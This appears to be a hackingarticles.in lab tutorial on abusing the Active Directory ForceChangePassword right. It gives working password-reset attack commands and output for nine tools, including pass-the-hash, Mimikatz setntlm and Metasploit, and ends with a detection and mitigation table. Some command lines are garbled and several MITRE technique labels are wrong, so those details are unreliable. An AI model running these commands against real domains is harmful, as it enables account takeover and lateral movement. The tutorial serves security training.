


Abusing AD-DACL: ForceChangePassword

 hackingarticles.in/forcechange-password-active-directory-abuse

Raj

November 14, 2024

```
C:\Users\Administrator>net user raj Password@1 /add /domain   
The command completed successfully.  
  
C:\Users\Administrator>net user aarti Password@1 /add /domain   
The command completed successfully.  
  
C:\Users\Administrator>_
```

In this post, we explore **ForceChangePassword Active Directory abuse** via the exploitation of **Discretionary Access Control Lists (DACL)** using the **ForcePasswordChange** permission in Active Directory environments. This permission is especially dangerous for **privileged accounts**, as it enables lateral movement and unauthorized access across systems by impersonating the compromised account. Therefore, understanding how this vulnerability works is crucial for security professionals.

Additionally, the lab setup necessary to simulate these attacks is outlined, with methods mapped to the **MITRE ATT&CK** framework to clarify the associated techniques and tactics. **Detection mechanisms** for identifying suspicious activities linked to **ForcePasswordChange** attacks are also covered. Alongside this, actionable recommendations for mitigating these vulnerabilities are provided. As a result, this overview equips security professionals with critical insights to recognize and defend against these prevalent threats.

Table of Contents

- **ForceChangePassword Right**
- **Prerequisites**
- **Lab Setup** – User Owns ForceChangePassword Rights
- **Exploitation** – User Owns ForceChangePassword Rights
- **Bloodhound** – Hunting for Weak Permission

Method for Exploitation – Change Password (T1110.001)

- Net RPC – Samba
- pth-toolkit
- Net RPC – Rpcclient
- Net RPC – BloodAD
- ldap_shell tool
- impacket-changepasswd
- Windows PowerShell – Powerview
- Mimikatz
- Metasploit

Detection & Mitigation

ForceChangePassword Right

This permission **grants** the right to change the password of a **user account** without knowing their current password. **Consequently**, attackers can use this access to perform unauthorized actions.

Moreover, this abuse can be carried out when controlling an object that has **GenericAll**, **AllExtendedRights**, or **User-Force-Change-Password** over the target user.

Prerequisites

- Windows Server 2019 as Active Directory
- Kali Linux
- Tools: Bloodhound, Net RPC, Powerview, BloodyAD
- Windows 10/11 – As Client

Lab Setup – User Owns ForceChangePassword Rights

To begin with, in this lab setup, we will create two users' and **Aarti**, and will assign user "**Reset Password**" rights for **Aarti** User. To clarify, here's how the lab environment will be set up:

Create the AD Environment:

To simulate an Active Directory environment, you will need a **Windows Server** as a **Domain Controller (DC)** and a client machine (Windows or Linux) where you can run **enumeration** and **exploitation tools**. **Subsequently**, you will be ready to test the **ForceChangePassword Active Directory Abuse** in a controlled setting.

Domain Controller:

- Firstly, Install Windows Server (2016 or 2019 recommended).
- Then, promote it to a Domain Controller by adding the **Active Directory Domain Services** role.
- Finally, set up the domain (e.g., **ignite.local**).

User Accounts:

```
C:\Users\Administrator>net user raj Password@1 /add /domain ←
The command completed successfully.

C:\Users\Administrator>net user aarti Password@1 /add /domain ←
The command completed successfully.


C:\Users\Administrator>_
```

Once your AD environment is set up, you need to assign the "**ForceChangePassword**" rights to for **Aarti** user.


Steps:

- First, open **Active Directory Users and Computers (ADUC)** on the Domain Controller.
- Enable the **Advanced Features** view by clicking on **View > Advanced Features**.
- Locate User **Aarti** in the **Users** container.


- Right-click on **Aarti User** and go to **Properties**.



Go to the **Security** tab. And click on **Add** button




In the “Enter the object name to select” box, type and click **Check Names**.



Next, in the **Permissions** section, check the box for **Reset Password** permission.

Apply the settings.



Reset Password rights for **Aarti user**, meaning can change the password of **Aarti** user's account without knowing their current password.

Alternate method of lab setup with Impacket

Alternatively, lab setup can be done with the help of impacket's dacledit script

```
impacket-dacledit -action 'write' -rights 'ResetPassword' -principal -target-dn  
'CN=aarti,CN=Users,DC=ignite,DC=local'ignite.local/'administrator':Ignite@987' -dc-ip  
192.168.1.48
```

```
(root@kali)~#  
# impacket-dacledit -action 'write' -rights 'ResetPassword' -principal 'raj' -target-dn 'CN=aarti,CN=Users,DC=  
ignite,DC=local'ignite.local/'administrator':Ignite@987' -dc-ip 192.168.1.48  
Impacket v0.12.0 Copyright Fortra, LLC and its affiliated companies  
  
[*] DACL backed up to dacledit-20250113-112738.bak  
[*] DACL modified successfully!
```

Exploitation

Bloodhound – Hunting for Weak Permission

Use BloodHound to Confirm Privileges: You can use **BloodHoundForceChangePassword** rights for **Aarti** user.

1 -ns 192.168.1.48 -d ignite.local -c All

```
(root@kali)-[~/blood]
# bloodhound-python -u raj -p Password@1 -ns 192.168.1.48 -d ignite.local -c All

INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: ignite.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: DC.ignite.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 4 computers
INFO: Connecting to LDAP server: DC.ignite.local
INFO: Found 20 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 1 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: pc1.ignite.local
INFO: Querying computer:
INFO: Querying computer: MSEDGEWIN10.ignite.local
INFO: Querying computer: DC.ignite.local
INFO: Done in 00M 01S
```

From the graphical representation of Bloodhound, the tester would like to identify the outbound object control for selected user where the first degree of object control value is equal to 1.

RAJ@IGNITE.LOCAL

Database Info

Node Info

Analysis

EXECUTION RIGHTS

First Degree RDP Privileges	0
Group Delegated RDP Privileges	0
First Degree DCOM Privileges	0
Group Delegated DCOM Privileges	0
SQL Admin Rights	0
Constrained Delegation Privileges	0


OUTBOUND OBJECT CONTROL

First Degree Object Control	1
Group Delegated Object Control	0
Transitive Object Control	▶

INBOUND CONTROL RIGHTS

Explicit Object Controllers	7
Unrolled Object Controllers	4
Transitive Object Controllers	▶

Thus, it has shown that User has **ForceChangePassword** privilege for **Aarti** user.



Method for Exploitation – Change Password (T1110.001)

The tester can abuse this permission by changing password for **Aarti** user without knowing their current password.

Net RPC – Samba

Initially, attackers can use net, a tool for the administration of **Samba** and **CIFS/SMB clients**, on **UNIX-like systems** to change user passwords.

```
net rpc password aarti 'Password@987' -U ignite.local'Password@1' -S 192.168.1.48
```

```
(root@kali)-[~]
# net rpc password aarti 'Password@987' -U ignite.local/raj%'Password@1' -S 192.168.1.48
```

pth-toolkit

Additionally, attackers can leverage the pth-toolkit to run **Net RPC commands** using **Pass-the-Hash (PtH)**.

```
pth-net rpc password "aarti" -U
ignite.local/%"64FBAE31CC352FC26AF97CBDEF151E03:"BD0F21ED526A885B378895679A412387"
-S 192.168.1.48
```

```
(root@kali)-[~]
# pth-net rpc password "aarti" -U "ignite.local/raj%ffffffffffffffffffffffffffffffff:64FBAE31CC352FC26AF97CBDEF151E03" -S 192.168.1.48
Enter new password for aarti:
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
```

Net RPC – Rpcclient

Alternatively, attackers can use rpcclient on **UNIX-like systems** when the samba-common-bin package is missing.

```
setuserinfo aarti 23 Password@987
```



```
(root@kali)-[~]
# rpcclient -U ignite.local/raj 192.168.1.48
Password for [IGNITE.LOCAL\raj]:
rpcclient $> setuserinfo aarti 23 Password@987
rpcclient $>
```

Net RPC – Bloody AD

Furthermore, attackers can perform password changes using [bloodyAD](#).

```
bloodyAD --host "192.168.1.48" -d "ignite.local" -u -p "Password@1" set password
"aarti""Password@987"
```

```
(root@kali)-[~]
# bloodyAD --host "192.168.1.48" -d "ignite.local" -u "raj" -p "Password@1" set password "aarti" "Password@987"
[+] Password changed successfully!
```

ldap_shell tool

In another case, attackers can utilize ldap_shell to change passwords over **LDAP**.

```
change_password aarti Password@987
```

```
(root@kali)-[~]
# ldap_shell ignite.local/raj:Password@1 -dc-ip 192.168.1.48
[INFO] Starting interactive shell

raj# change_password aarti Password@987
[INFO] Sending StartTLS command...
[INFO] StartTLS succeeded!
[INFO] Got User DN: CN=aarti,CN=Users,DC=ignite,DC=local
[INFO] Attempting to set new password of: Password@987
[INFO] Password changed successfully!
```

impacket-changepasswd

Finally, attackers can use **smbpasswd** from **Impacket** to change a user's password over the **SMB protocol** without knowing the current password.

```
impacket-changepasswd ignite.local/aarti@192.168.1.48 -newpass Password@1234 -altuser
ignite.local1 -reset
```

```
(root@kali)-[~]
# impacket-changepasswd ignite.local/aarti@192.168.1.48 -newpass Password@1234 -altuser ignite.local/raj -altpass Password@1 -reset
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Setting the password of ignite.local\ajarti as ignite.local\raj
[*] Connecting to DCE/RPC as ignite.local\raj
[*] Password was changed successfully.
[!] User no longer has valid AES keys for Kerberos, until they change their password again.
```

Windows PowerShell – Powerview

The attacker can change the password of the user using **PowerView** module. This can be achieved with **Set-DomainUserPassword** cmdlet.

```
powershell -ep bypass
Import-Module .PowerView.ps1
$NewPassword = ConvertTo-SecureString 'Password1234' -AsPlainText -Force
Set-DomainUserPassword -Identity 'aarti' -AccountPassword $NewPassword
```

```

PS C:\Users\raj> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\raj> Import-Module .\PowerView.ps1
PS C:\Users\raj>
PS C:\Users\raj> $NewPassword = ConvertTo-SecureString 'Password1234' -AsPlainText -Force
PS C:\Users\raj> Set-DomainUserPassword -Identity 'aarti' -AccountPassword $NewPassword
PS C:\Users\raj>
PS C:\Users\raj>

```

Mimikatz

Mimikatz can directly set a new NTLM hash for a user's account without requiring the current password.

lsadump::setntlm /server:ignite.local /user:aarti /password:Password@9876

```

mimikatz # lsadump::setntlm /server:ignite.local /user:aarti /password:Password@9876
NTLM          : 0ec92a0c4bcef3e0d32da95cfce7e21b

Target server: ignite.local
Target user   : aarti
Domain name   : IGNITE
Domain SID    : S-1-5-21-798084426-3415456680-3274829403
User RID      : 1671

>> Informations are in the target SAM!

mimikatz #

```

Metasploit

This module allows Active Directory users to change their own passwords, or reset passwords for accounts they have privileges over.

```

use auxiliary/admin/ldap/change_password
set rhosts 192.168.1.48
set domain ignite.local
set password Password@1
set target_user aarti
set new_password Password@7654
run

```

```
msf6 > use auxiliary/admin/ldap/change_password ←
[*] Using action RESET - view all 2 actions with the show actions command
msf6 auxiliary(admin/ldap/change_password) > set rhosts 192.168.1.48
rhosts => 192.168.1.48
msf6 auxiliary(admin/ldap/change_password) > set domain ignite.local
domain => ignite.local
msf6 auxiliary(admin/ldap/change_password) > set username raj
username => raj
msf6 auxiliary(admin/ldap/change_password) > set password Password@1
password => Password@1
msf6 auxiliary(admin/ldap/change_password) > set target_user aarti
target_user => aarti
msf6 auxiliary(admin/ldap/change_password) > set new_password Password@7654
new_password => Password@7654
msf6 auxiliary(admin/ldap/change_password) > run
[*] Running module against 192.168.1.48
[*] Discovering base DN automatically
[*] 192.168.1.48:389 Discovered base DN: DC=ignite,DC=local
[+] Successfully reset password for aarti.
[*] Auxiliary module execution completed
msf6 auxiliary(admin/ldap/change_password) > █
```

In conclusion, understanding and mitigating **ForceChangePassword Active Directory Abuse** is essential to protect privileged accounts from unauthorized access and lateral movement.

Detection and Mitigation

Detection & Mitigation

Attack	MITRE ATT&CK Technique	MITRE ATT&CK Technique	Detection	Mitigation
Reset Password	T1110.001 – Password Cracking	Attackers with Generic ALL permissions can reset the target user's password to gain full access to their account.	<ul style="list-style-type: none"> Monitor for unusual password resets by non-admin users. Detect anomalies in password change activities. Check audit logs for unusual access or password reset events. 	<ul style="list-style-type: none"> Enforce least privilege access control. Limit the use of powerful permissions like Generic ALL. Require multi-factor authentication (MFA) for password resets.
Account Manipulation	T1098 – Account Manipulation	Attackers with Generic ALL can modify account attributes (add groups, change privileges) or even disable auditing.	<ul style="list-style-type: none"> Monitor for account changes, including group memberships and privileges. Log changes to critical accounts (e.g., admin, domain admin accounts). 	<ul style="list-style-type: none"> Use privileged access workstations (PAWs) for administrative tasks. Restrict sensitive permissions like Generic ALL. Implement Role-Based Access Control (RBAC).
Kerberoasting	T1558.003 – Kerberoasting	Attackers with access can request service tickets for service accounts with SPNs, allowing offline cracking of the ticket for credential extraction.	<ul style="list-style-type: none"> Monitor for excessive Kerberos ticket-granting service (TGS) requests. Detect abnormal account ticket requests, especially for accounts with SPNs. Enable Kerberos logging. 	<ul style="list-style-type: none"> Use strong, complex passwords for service accounts. Rotate service account passwords regularly. Disable unnecessary SPNs. Monitor TGS requests for anomalies.
Setting SPNs	T1207 – Service Principal Discovery	Attackers can add an SPN to an account, allowing them to later perform attacks like Kerberoasting to retrieve service account TGS tickets.	<ul style="list-style-type: none"> Monitor changes to SPN attributes using LDAP queries or PowerShell. Detect modifications to AD attributes related to SPNs. Monitor account changes using event logs. 	<ul style="list-style-type: none"> Limit the ability to modify SPNs to authorized users only. Enforce MFA for service accounts. Ensure strong passwords for accounts with SPNs. Periodically audit SPNs.
Shadow Credentials	T1208 – Credential Injection (Abusing msDS-KeyCredentialLink)	Attackers use the msDS-KeyCredentialLink attribute to add alternate credentials (keys or certificates) for an account, allowing persistence and authentication without knowing the user's password.	<ul style="list-style-type: none"> Monitor changes to the msDS-KeyCredentialLink attribute. Audit AD logs for unusual certificate and key additions. Use LDAP queries to detect attribute modifications. 	<ul style="list-style-type: none"> Limit access to modify msDS-KeyCredentialLink to authorized accounts. Regularly audit msDS-KeyCredentialLink attributes. Use strong key/certificate management practices
Pass-the-Ticket (PTT)	T1550.003 – Pass the Ticket	Attackers use captured Kerberos tickets (TGT/TGS) to authenticate to services without knowing the password.	<ul style="list-style-type: none"> Monitor for unusual Kerberos ticket-granting ticket (TGT) or service ticket (TGS) usage. Detect ticket reuse across different systems Enable and monitor Kerberos logging. 	<ul style="list-style-type: none"> Use Kerberos Armoring (FAST) to encrypt Kerberos tickets. Enforce ticket expiration and short lifetimes for TGT/TGS. Enforce ticket expiration and short lifetimes for TGT/TGS. Implement MFA for critical resources.
Pass-the-Hash (PTH)	T1550.002 – Pass the Hash	Attackers use captured NTLM hash to authenticate without knowing the actual password, often used for lateral movement or privilege escalation.	<ul style="list-style-type: none"> Monitor NTLM authentication attempts and detect anomalies (especially from low-privilege to high-privilege accounts). Analyze logins that skip standard authentication steps. 	<ul style="list-style-type: none"> Disable NTLM where possible. Enforce SMB signing and NTLMv2. Use Local Administrator Password Solution (LAPS) to manage local administrator credentials. Implement MFA.
Adding Users to Domain Admins	T1098.002 – Account Manipulation: Domain Account	Attackers with Generic ALL can add themselves or another account to the Domain Admins group, granting full control over the domain.	<ul style="list-style-type: none"> Monitor changes to group memberships, especially sensitive groups like Domain Admins. Enable event logging for group changes in Active Directory. 	<ul style="list-style-type: none"> Limit access to modify group memberships. Enable just-in-time (JIT) administration for critical roles Use MFA for high-privilege accounts and role modifications.

Author: Pradnya Pawar is an InfoSec researcher and Security Tech Lead. Contact [here](#)